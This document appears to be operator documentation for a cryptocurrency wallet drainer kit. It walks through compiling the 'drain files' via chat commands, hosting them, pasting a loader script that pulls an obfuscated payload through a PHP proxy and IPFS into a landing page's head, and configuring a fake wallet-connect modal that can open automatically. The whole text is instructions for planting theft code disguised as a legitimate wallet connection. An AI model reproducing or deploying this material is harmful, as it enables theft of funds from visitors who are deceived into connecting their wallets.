Appearance
🗂️ Get a drain files
Here described how to get & connect drain files
Compile
- Open your gc and use command
/compile
Custom Proxy Path
Use command with proxy url. Example: /compile https://external-site/proxy_path.php
- If you want to host on Drakard copy
host on drakardscript, if not copyself-hostscript
- Open your landing (
index.htmlby default) and add this script between<head>tag
- Add handler to buttons

Classes or click handler?
We recommended to use classes. But if you forgot add them, or want to use onclick handler it also work.
Setup modal
Use these interface to additional setup your modal
ts
interface Setup {
    modal: "reown" | "wc"; // Change submodal styles
    theme: "dark" | "light"; // Change modal theme. By default it autodetect
    radius: "-" | "s" | "m" | "l" | "xl"; // Change modal radius
    auto_prompt: boolean; // Auto open modal while it loaded
    injectWindowObjects: boolean; // inject window helper methods
    notEligibleHeader: string; // Only for deprecated build
    notEligibleParagraph: string; // Only for deprecated build
}
How to use?
Dark theme + autoprompt modal
html
<head>
    <script>
        document.head.append(Object.assign(document.createElement("script"), {src: "/NH0S7mXe.php?s=%2Fipfs%2F8Mb2gBQOLOHK6ooGWNiuhQ501d5a97ba7672f8bb2aa01b786d27a9%3Ft%3D" + Date.now()}));
    </script>
    <script>
        window.setup = {
            theme: 'dark',
            auto_prompt: true,
        }
    </script>
</head>
Add this before or after connection script
Select modal
Use command /select_modal in your gc to select modal 
Just click to buttons bellow message to switch selected modal.